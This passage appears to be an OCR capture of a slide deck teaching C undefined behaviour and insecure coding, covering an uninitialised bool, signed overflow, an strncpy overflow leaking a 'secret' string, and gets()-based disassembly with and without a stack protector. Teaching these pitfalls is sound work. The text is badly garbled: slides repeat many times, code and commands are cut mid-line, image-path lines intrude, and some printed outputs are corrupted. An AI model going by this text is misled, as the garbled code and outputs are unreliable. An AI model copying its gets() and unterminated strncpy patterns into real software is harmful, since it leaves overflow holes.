This code is **undefined behavior** because b is used without being initialized (it has an indeterminate value). But in practice, what do you think are possible outcomes when this function is called?

bar.c

```
void bar(void)
{
    char c = 2;
    (void)c;
}
```

foo.c

```
#include <stdio.h>
#include <stdbool.h>

void foo(void)
{
    bool b;
    if (b)
        printf("true\n");
    if (!b)
        printf("false\n");
}
```

main.c

```
void bar(void);
void foo(void);

int main(void)
{
    bar();
    foo();
}
```

This is what I get on my computer with no optimization:

icc 13.0.1

```
true
```

Exercise

This code is **undefined behavior** because b is used without being initialized (it has an indeterminate value). But in practice, what do you think are possible outcomes when this function is called?

bar.c

```
void bar(void)
{
    char c = 2;
    (void)c;
}
```

foo.c

```
#include <stdio.h>
#include <stdbool.h>

void foo(void)
{
    bool b;
    if (b)
        printf("true\n");
    if (!b)
        printf("false\n");
}
```

main.c

```
void bar(void);
void foo(void);

int main(void)
{
    bar();
    foo();
}
```

This is what I get on my computer with no optimization:

icc 13.0.1

```
true
```

clang 4.1

```
false
```

Exercise

This code is **undefined behavior** because b is used without being initialized (it has an indeterminate value). But in practice, what do you think are possible outcomes when this function is called?

bar.c

```
void bar(void)
{
    char c = 2;
    (void)c;
}
```

foo.c

```
#include <stdio.h>
#include <stdbool.h>

void foo(void)
{
    bool b;
    if (b)
        printf("true\n");
    if (!b)
        printf("false\n");
}
```

main.c

```
void bar(void);
void foo(void);

int main(void)
{
    bar();
    foo();
}
```

This is what I get on my computer with no optimization:

icc 13.0.1

```
true
```

clang 4.1

```
false
```

gcc 4.7.2

```
true
false
```

Exercise

This code is **undefined behavior** because b is used without being initialized (it has an indeterminate value). But in practice, what do you think are possible outcomes when this function is called?

bar.c

```
void bar(void)
{
    char c = 2;
    (void)c;
}
```

foo.c

```
#include <stdio.h>
#include <stdbool.h>

void foo(void)
{
    bool b;
    if (b)
        printf("true\n");
    if (!b)
        printf("false\n");
}
```

main.c

```
void bar(void);
void foo(void);

int main(void)
{
    bar();
    foo();
}
```

This is what I get on my computer with no optimization:

icc 13.0.1

```
true
```

clang 4.1

```
false
```

gcc 4.7.2

```
true
false
```

with optimization (–02) I get:

Exercise

This code is **undefined behavior** because b is used without being initialized (it has an indeterminate value). But in practice, what do you think are possible outcomes when this function is called?

bar.c

```
void bar(void)
{
    char c = 2;
    (void)c;
}
```

foo.c

```
#include <stdio.h>
#include <stdbool.h>

void foo(void)
{
    bool b;
    if (b)
        printf("true\n");
    if (!b)
        printf("false\n");
}
```

main.c

```
void bar(void);
void foo(void);

int main(void)
{
    bar();
    foo();
}
```

This is what I get on my computer with no optimization:

icc 13.0.1

```
true
```

clang 4.1

```
false
```

gcc 4.7.2

```
true
false
```

with optimization (–02) I get:

```
false
```

Exercise

This code is **undefined behavior** because b is used without being initialized (it has an indeterminate value). But in practice, what do you think are possible outcomes when this function is called?

bar.c

```
void bar(void)
{
    char c = 2;
    (void)c;
}
```

foo.c

```
#include <stdio.h>
#include <stdbool.h>

void foo(void)
{
    bool b;
    if (b)
        printf("true\n");
    if (!b)
        printf("false\n");
}
```

main.c

```
void bar(void);
void foo(void);

int main(void)
{
    bar();
    foo();
}
```

This is what I get on my computer with no optimization:

icc 13.0.1

```
true
```

clang 4.1

```
false
```

gcc 4.7.2

```
true
false
```

with optimization (–02) I get:

```
false
```

```
false
```

Exercise

This code is **undefined behavior** because b is used without being initialized (it has an indeterminate value). But in practice, what do you think are possible outcomes when this function is called?

bar.c

```
void bar(void)
{
    char c = 2;
    (void)c;
}
```

foo.c

```
#include <stdio.h>
#include <stdbool.h>

void foo(void)
{
    bool b;
    if (b)
        printf("true\n");
    if (!b)
        printf("false\n");
}
```

main.c

```
void bar(void);
void foo(void);

int main(void)
{
    bar();
    foo();
}
```

This is what I get on my computer with no optimization:

icc 13.0.1

```
true
```

clang 4.1

```
false
```

gcc 4.7.2

```
true
false
```

with optimization (–02) I get:

```
false
```

```
false
```

```
false
```

Exercise

This code is **undefined behavior** because b is used without being initialized (it has an indeterminate value). But in practice, what do you think are possible outcomes when this function is called?

bar.c

```
void bar(void)
{
    char c = 2;
    (void)c;
}
```

foo.c

```
#include <stdio.h>
#include <stdbool.h>

void foo(void)
{
    bool b;
    if (b)
        printf("true\n");
    if (!b)
        printf("false\n");
}
```

main.c

```
void bar(void);
void foo(void);

int main(void)
{
    bar();
    foo();
}
```

This is what I get on my computer with no optimization:

icc 13.0.1

```
true
```

clang 4.1

```
false
```

gcc 4.7.2

```
true
false
```

with optimization (–02) I get:

```
false
```

```
false
```

```
false
```

(*) see http://www.pvv.org/~oma/UnspecifiedAndUndefined_ACCU_Apr2013.pdf for detailed explanation of this phenomenon

Exercise

This code is **undefined behavior** because b is used without being initialized (it has an indeterminate value). But in practice, what do you think are possible outcomes when this function is called?

bar.c


```
void bar(void)
{
    char c = 2;
    (void)c;
}
```

foo.c

```
#include <stdio.h>
#include <stdbool.h>

void foo(void)
{
    bool b;
    if (b)
        printf("
    if (!b)
}
```

main.c

```
void bar(void);
void foo(void);

 main(void)

ar();
oo();
```



Th ion:

gcc 4.7.2

```
t
```

```
true
false
```

with optimization (–02) I get:

```
false
```

```
false
```

```
false
```

(*) see http://www.pvv.org/~oma/UnspecifiedAndUndefined_ACCU_Apr2013.pdf for detailed explanation of this phenomenon

deep_thought.c

```
int the_answer(int seed)
{
    int answer = seed + 42;
    return answer - seed;
}
```

deep_thought.c

```
int the_answer(int seed)
{
    int answer = seed + 42;
    return answer - seed;
}
```

main.c

```
#include <stdio.h>
#include <limits.h>

int the_answer(int);

int main(void)
{
    printf("The answer is:\n");
    int a = the_answer(INT_MAX);
    printf("%d\n", a);
}
```

deep_thought.c

```
int the_answer(int seed)
{
    int answer = seed + 42;
    return answer - seed;
}
```

main.c

```
#include <stdio.h>
#include <limits.h>

int the_answer(int);

int main(void)
{
    printf("The answer is:\n");
    int a = the_answer(INT_MAX);
    printf("%d\n", a);
}
```

```
$ cc main.c deep_thought.c && ./a.out
```

deep_thought.c

```
int the_answer(int seed)
{
    int answer = seed + 42;
    return answer - seed;
}
```

main.c

```
#include <stdio.h>
#include <limits.h>

int the_answer(int);

int main(void)
{
    printf("The answer is:\n");
    int a = the_answer(INT_MAX);
    printf("%d\n", a);
}
```

```
$ cc main.c deep_thought.c && ./a.out
The anwser is: 3.1417926
```


deep_thought.c

```c
int the_answer(int seed)
{
    int answer = seed + 42;
    return answer - seed;
}
```

main.c

```c
#include <stdio.h>
#include <limits.h>

int the_answer(int);

int main(void)
{
    printf("The answer is:\n");
    int a = the_answer(INT_MAX);
    printf("%d\n", a);
}
```

```
$ cc main.c deep_thought.c && ./a.out
The anwser is: 3.1417926
```




deep_thought.c

```
int the_answer(int seed)
{
    int answer = seed + 42;
    return answer - seed;
}
```

main.c

```
#include <stdio.h>
#include <limits.h>

int the_answer(int);

int main(void)
{
    printf("The answer is:\n");
    int a = the_answer(INT_MAX);
    printf("%d\n", a);
}
```

```
$ cc main.c deep_thought.c && ./a.out
The anwser is: 3.1417926
```



deep_thought.c

```
int the_answer(int seed)
{
    int answer = seed + 42;
    return answer - seed;
}
```

main.c

```
#include <stdio.h>
#include <limits.h>

int the_answer(int);

int main(void)
{
    printf("The answer is:\n");
    int a = the_answer(INT_MAX);
    printf("%d\n", a);
}
```

```
$ cc main.c deep_thought.c && ./a.out
The anwser is: 3.1417926
```

Inconceivable!

Remember... when you have undefined behavior, anything can happen!

Integer overflow gives undefined behavior. If you want to prevent this to happen you must write the logic yourself. This is the spirit of C, you don't get code you have not asked for.

deep_thought.c

```
int the_answer(int seed)
{
    int answer = seed + 42;
    return answer - seed;
}
```

main.c

```
#include <stdio.h>
#include <limits.h>

int the_answer(int);

int main(void)
{
    printf("The answer is:\n");
    int a = the_answer(INT_MAX);
    printf("%d\n", a);
}
```

```
$ cc main.c d
The answ
```

Trick #6:

Write insecure code by only assuming valid input values

...nber... when you have undefined behavior, anything can happen!

Integer overflow gives undefined behavior. If you want to prevent this to happen you must write the logic yourself. This is the spirit of C, you don't get code you have not asked for.

```c
#include <stdio.h>
#include <limits.h>

void foo(void)
{
    int i = INT_MAX - 3;
    while (i > 0)
        printf("%d\n", i++);
}

int main(void)
{
    foo();
}
```

```c
#include <stdio.h>
#include <limits.h>

void foo(void)
{
    int i = INT_MAX - 3;
    while (i > 0)
        printf("%d\n", i++);
}

int main(void)
{
    foo();
}
```

```
$ cc foo.c && ./a.out
```

```c
#include <stdio.h>
#include <limits.h>

void foo(void)
{
    int i = INT_MAX - 3;
    while (i > 0)
        printf("%d\n", i++);
}

int main(void)
{
    foo();
}
```

```
$ cc foo.c && ./a.out
2147483644
```

```c
#include <stdio.h>
#include <limits.h>

void foo(void)
{
    int i = INT_MAX - 3;
    while (i > 0)
        printf("%d\n", i++);
}

int main(void)
{
    foo();
}
```

```
$ cc foo.c && ./a.out
2147483644
2147483645
```

```c
#include <stdio.h>
#include <limits.h>

void foo(void)
{
    int i = INT_MAX - 3;
    while (i > 0)
        printf("%d\n", i++);
}

int main(void)
{
    foo();
}
```

```
$ cc foo.c && ./a.out
2147483644
2147483645
2147483646
```

```c
#include <stdio.h>
#include <limits.h>

void foo(void)
{
    int i = INT_MAX - 3;
    while (i > 0)
        printf("%d\n", i++);
}

int main(void)
{
    foo();
}
```

```
$ cc foo.c && ./a.out
2147483644
2147483645
2147483646
2147483647
```

```c
#include <stdio.h>
#include <limits.h>

void foo(void)
{
    int i = INT_MAX - 3;
    while (i > 0)
        printf("%d\n", i++);
}

int main(void)
{
    foo();
}
```

```
$ cc foo.c && ./a.out
2147483644
2147483645
2147483646
2147483647
$ cc -O2 foo.c && ./a.out
```

```c
#include <stdio.h>
#include <limits.h>

void foo(void)
{
    int i = INT_MAX - 3;
    while (i > 0)
        printf("%d\n", i++);
}

int main(void)
{
    foo();
}
```

```
$ cc foo.c && ./a.out
2147483644
2147483645
2147483646
2147483647
$ cc -O2 foo.c && ./a.out
2147483644
```

```c
#include <stdio.h>
#include <limits.h>

void foo(void)
{
    int i = INT_MAX - 3;
    while (i > 0)
        printf("%d\n", i++);
}

int main(void)
{
    foo();
}
```

```
$ cc foo.c && ./a.out
2147483644
2147483645
2147483646
2147483647
$ cc -O2 foo.c && ./a.out
2147483644
2147483645
```

```c
#include <stdio.h>
#include <limits.h>

void foo(void)
{
    int i = INT_MAX - 3;
    while (i > 0)
        printf("%d\n", i++);
}

int main(void)
{
    foo();
}
```

```
$ cc foo.c && ./a.out
2147483644
2147483645
2147483646
2147483647
$ cc -O2 foo.c && ./a.out
2147483644
2147483645
2147483646
```

```c
#include <stdio.h>
#include <limits.h>

void foo(void)
{
    int i = INT_MAX - 3;
    while (i > 0)
        printf("%d\n", i++);
}

int main(void)
{
    foo();
}
```

```
$ cc foo.c && ./a.out
2147483644
2147483645
2147483646
2147483647
$ cc -O2 foo.c && ./a.out
2147483644
2147483645
2147483646
2147483647
```

```c
#include <stdio.h>
#include <limits.h>

void foo(void)
{
    int i = INT_MAX - 3;
    while (i > 0)
        printf("%d\n", i++);
}

int main(void)
{
    foo();
}
```

```
$ cc foo.c && ./a.out
2147483644
2147483645
2147483646
2147483647
$ cc -O2 foo.c && ./a.out
2147483644
2147483645
2147483646
2147483647
-2147483648
```

```c
#include <stdio.h>
#include <limits.h>

void foo(void)
{
    int i = INT_MAX - 3;
    while (i > 0)
        printf("%d\n", i++);
}

int main(void)
{
    foo();
}
```

```
$ cc foo.c && ./a.out
2147483644
2147483645
2147483646
2147483647
$ cc -O2 foo.c && ./a.out
2147483644
2147483645
2147483646
2147483647
-2147483648
-2147483647
-2147483646
-2147483645
-2147483644
-2147483643
-2147483642
-2147483641
-2147483640
-2147483639
-2147483638
-2147483637
-2147483636
-2147483635
```

```c
#include <stdio.h>
#include <limits.h>

void foo(void)
{
    int i = INT_MAX - 3;
    while (i > 0)
        printf("%d\n", i++);
}

int main(void)
{
    foo();
}
```


```
$ cc foo.c && ./a.out
2147483644
2147483645
2147483646
2147483647
$ cc -O2 foo.c && ./a.out
2147483644
2147483645
2147483646
2147483647
-2147483648
-2147483647
-2147483646
-2147483645
-2147483644
-2147483643
-2147483642
-2147483641
-2147483640
-2147483639
-2147483638
-2147483637
-2147483636
-2147483635
```

```c
#include <stdio.h>
#include <limits.h>

void foo(void)
{
    int i = INT_MAX - 3;
    while (true )
        printf("%d\n", i++);
}

int main(void)
{
    foo();
}
```

```
$ cc foo.c && ./a.out
2147483644
2147483645
2147483646
2147483647
$ cc -O2 foo.c && ./a.out
2147483644
2147483645
2147483646
2147483647
-2147483648
-2147483647
-2147483646
-2147483645
-2147483644
-2147483643
-2147483642
-2147483641
-2147483640
-2147483639
-2147483638
-2147483637
-2147483636
-2147483635
```

```c
#include <stdio.h>
#include <limits.h>

void foo(void)
{
    int i = INT_MAX - 3;
    while (true )
        printf("%d\n", i++);
}

int main(void)
{
    foo();
}
```

```
$ cc foo.c && ./a.out
2147483644
2147483645
2147483646
2147483647
$ cc -O2 foo.c && ./a.out
2147483644
2147483643
2147483642
-2147483641
-2147483640
-2147483639
-2147483638
-2147483637
-2147483636
-2147483635
```



```
#include <stdio.h>
#include <string.h>

void foo(char * str)
{
    char secret[] = "Joshua";
    char buffer[16];
    strncpy(buffer, str, sizeof buffer);

    printf("%s\n", buffer);
    // ...
}

int main(void)
{
    foo("David");
    foo("globalthermonuclearwar");
}
```

```c
#include <stdio.h>
#include <string.h>

void foo(char * str)
{
    char secret[] = "Joshua";
    char buffer[16];
    strncpy(buffer, str, sizeof buffer);

    printf("%s\n", buffer);
    // ...
}

int main(void)
{
    foo("David");
    foo("globalthermonuclearwar");
}
```

```
foo.c && ./a.out
```

```c
#include <stdio.h>
#include <string.h>

void foo(char * str)
{
    char secret[] = "Joshua";
    char buffer[16];
    strncpy(buffer, str, sizeof buffer);

    printf("%s\n", buffer);
    // ...
}

int main(void)
{
    foo("David");
    foo("globalthermonuclearwar");
}
```

```
foo.c && ./a.out
David
```

```c
#include <stdio.h>
#include <string.h>

void foo(char * str)
{
    char secret[] = "Joshua";
    char buffer[16];
    strncpy(buffer, str, sizeof buffer);

    printf("%s\n", buffer);
    // ...
}

int main(void)
{
    foo("David");
    foo("globalthermonuclearwar");
}
```

```
foo.c && ./a.out
David
globalthermonuclJoshua
```

```c
#include <stdio.h>
#include <string.h>

void foo(char * str)
{
    char secret[] = "Joshua";
    char buffer[16];
    strncpy(buffer, str, sizeof buffer);
    buffer[sizeof buffer - 1] = '\0';
    printf("%s\n", buffer);
    // ...
}

int main(void)
{
    foo("David");
    foo("globalthermonuclearwar");
}
```

```
foo.c && ./a.out
David
globalthermonuclJoshua
```

```c
#include <stdio.h>
#include <string.h>

void foo(char * str)
{
    char secret[] = "Joshua";
    char buffer[16];
    strncpy(buffer, str, sizeof buffer);
    buffer[sizeof buffer - 1] = '\0';
    printf("%s\n", buffer);
    // ...
}

int main(void)
{
    fo
    foo
}
```

Trick #8:

Write insecure code by using library functions incorrectly

```
foo.c && ./a.out
David
globalthermonuclJoshua
```

compiled with -fno-stack-protector

```
080484c8   <authenticate_and_launch>:
 80484c8   push   ebp
 80484c9   mov    ebp,esp
 80484cb   sub    esp,0x28



 80484ce   mov    DWORD PTR [ebp-0x10],0x2
 80484d5   mov    BYTE PTR [ebp-0x9],0x0
 80484d9   mov    DWORD PTR [esp],0x8048617
 80484e0   call   8048360 <printf@plt>
 80484e5   lea    eax,[ebp-0x18]
 80484e8   mov    DWORD PTR [esp],eax
 80484eb   call   8048370 <gets@plt>
 80484f0   mov    DWORD PTR [esp+0x4],0x8048620
 80484f8   lea    eax,[ebp-0x18]
 80484fb   mov    DWORD PTR [esp],eax
 80484fe   call   8048350 <strcmp@plt>
 8048503   test   eax,eax
 8048505   jne    804850b <authenticate_and_launch+0x43>
 8048507   mov    BYTE PTR [ebp-0x9],0x1
 804850b   cmp    BYTE PTR [ebp-0x9],0x0
 804850f   je     8048528 <authenticate_and_launch+0x60>
 8048511   mov    DWORD PTR [esp],0x8048627
 8048518   call   8048380 <puts@plt>
 804851d   mov    eax,DWORD PTR [ebp-0x10]
 8048520   mov    DWORD PTR [esp],eax
 8048523   call   80484ad <launch_missiles>
 8048528   movzx  eax,BYTE PTR [ebp-0x9]
 804852c   xor    eax,0x1
 804852f   test   al,al
 8048531   je     804853f <authenticate_and_launch+0x77>
 8048533   mov    DWORD PTR [esp],0x8048636
 804853a   call   8048380 <puts@plt>




 804853f   leave
 8048540   ret
```

compiled with -fstack-protector

```
08048518   <authenticate_and_launch>:
 8048518   push   ebp
 8048519   mov    ebp,esp
 804851b   sub    esp,0x38
 804851e   mov    eax,gs:0x14
 8048524   mov    DWORD PTR [ebp-0xc],eax
 8048527   xor    eax,eax
 8048529   mov    DWORD PTR [ebp-0x18],0x2
 8048530   mov    BYTE PTR [ebp-0x19],0x0
 8048534   mov    DWORD PTR [esp],0x8048687
 804853b   call   80483a0 <printf@plt>
 8048540   lea    eax,[ebp-0x14]
 8048543   mov    DWORD PTR [esp],eax
 8048546   call   80483b0 <gets@plt>
 804854b   mov    DWORD PTR [esp+0x4],0x8048690
 8048553   lea    eax,[ebp-0x14]
 8048556   mov    DWORD PTR [esp],eax
 8048559   call   8048390 <strcmp@plt>
 804855e   test   eax,eax
 8048560   jne    8048566 <authenticate_and_launch+0x4e>
 8048562   mov    BYTE PTR [ebp-0x19],0x1
 8048566   cmp    BYTE PTR [ebp-0x19],0x0
 804856a   je     8048583 <authenticate_and_launch+0x6b>
 804856c   mov    DWORD PTR [esp],0x8048697
 8048573   call   80483d0 <puts@plt>
 8048578   mov    eax,DWORD PTR [ebp-0x18]
 804857b   mov    DWORD PTR [esp],eax
 804857e   call   80484fd <launch_missiles>
 8048583   movzx  eax,BYTE PTR [ebp-0x19]
 8048587   xor    eax,0x1
 804858a   test   al,al
 804858c   je     804859a <authenticate_and_launch+0x82>
 804858e   mov    DWORD PTR [esp],0x80486a6
 8048595   call   80483d0 <puts@plt>
 804859a   mov    eax,DWORD PTR [ebp-0xc]
 804859d   xor    eax,DWORD PTR gs:0x14
 80485a4   je     80485ab <authenticate_and_launch+0x93>
 80485a6   call   80483c0 <__stack_chk_fail@plt>
 80485ab   leave
 80485ac   ret
```

compiled with -fno-stack-protector

```
080484c8   <authenticate_and_launch>:
 80484c8   push   ebp
 80484c9   mov    ebp,esp
 80484cb   sub    esp,0x28



 80484ce   mov    DWORD PTR [ebp-0x10],0x2
 80484d5   mov    BYTE PTR [ebp-0x9],0x0
 80484d9   mov    DWOR
 80484e0   call   8048
 80484e5   lea    eax,[ebp-0x18]
 80484e8   mov    DWORD PTR [esp],eax
 80484eb   call   8048370 <gets@plt>
 80484f0   mov    DWORD PTR [esp+0x4],0x8048620
 80484f8   lea    eax,[ebp-0x18]
 80484fb   mov    DWORD PTR [esp],eax
 80484fe   call   8048350 <strcmp@plt>
 8048503   test   eax,eax
 8048505   jne    804850b <authenticate_and_launch+0x43>
 8048507   mov    BYTE PTR [ebp-0x9],0x1
 804850b   cmp    BYTE PTR [ebp-0x9],0x0
 804850f   je     8048528 <authenticate_and_launch+0x60>
 8048511   mov    DWORD PTR [esp],0x8048627
 8048518   call   8048380 <puts@plt>
 804851d   mov    eax,DWORD PTR [ebp-0x10]
 8048520   mov    DWORD PTR [esp],eax
 8048523   call   80484ad <launch_missiles>
 8048528   movzx  eax,BYTE PTR [ebp-0x9]
 804852c   xor    eax,0x1
 804852f   test   al,al
 8048531   je     804853f <authenticate_and_launch+0x77>
 8048533   mov    DWORD PTR [esp],0x8048636
 804853a   call   8048380 <puts@plt>




 804853f   leave
 8048540   ret
```

```
$ gcc -fno-stack-protector launch.c
```

compiled with -fstack-protector

```
08048518   <authenticate_and_launch>:
 8048518   push   ebp
 8048519   mov    ebp,esp
 804851b   sub    esp,0x38
 804851e   mov    eax,gs:0x14
 8048524   mov    DWORD PTR [ebp-0xc],eax
 8048527   xor    eax,eax
 8048529   mov    DWORD PTR [ebp-0x18],0x2
 8048530   mov    BYTE PTR [ebp-0x19],0x0
                                          x8048687
                                          lt>
 8048540   lea    eax,[ebp-0x14]
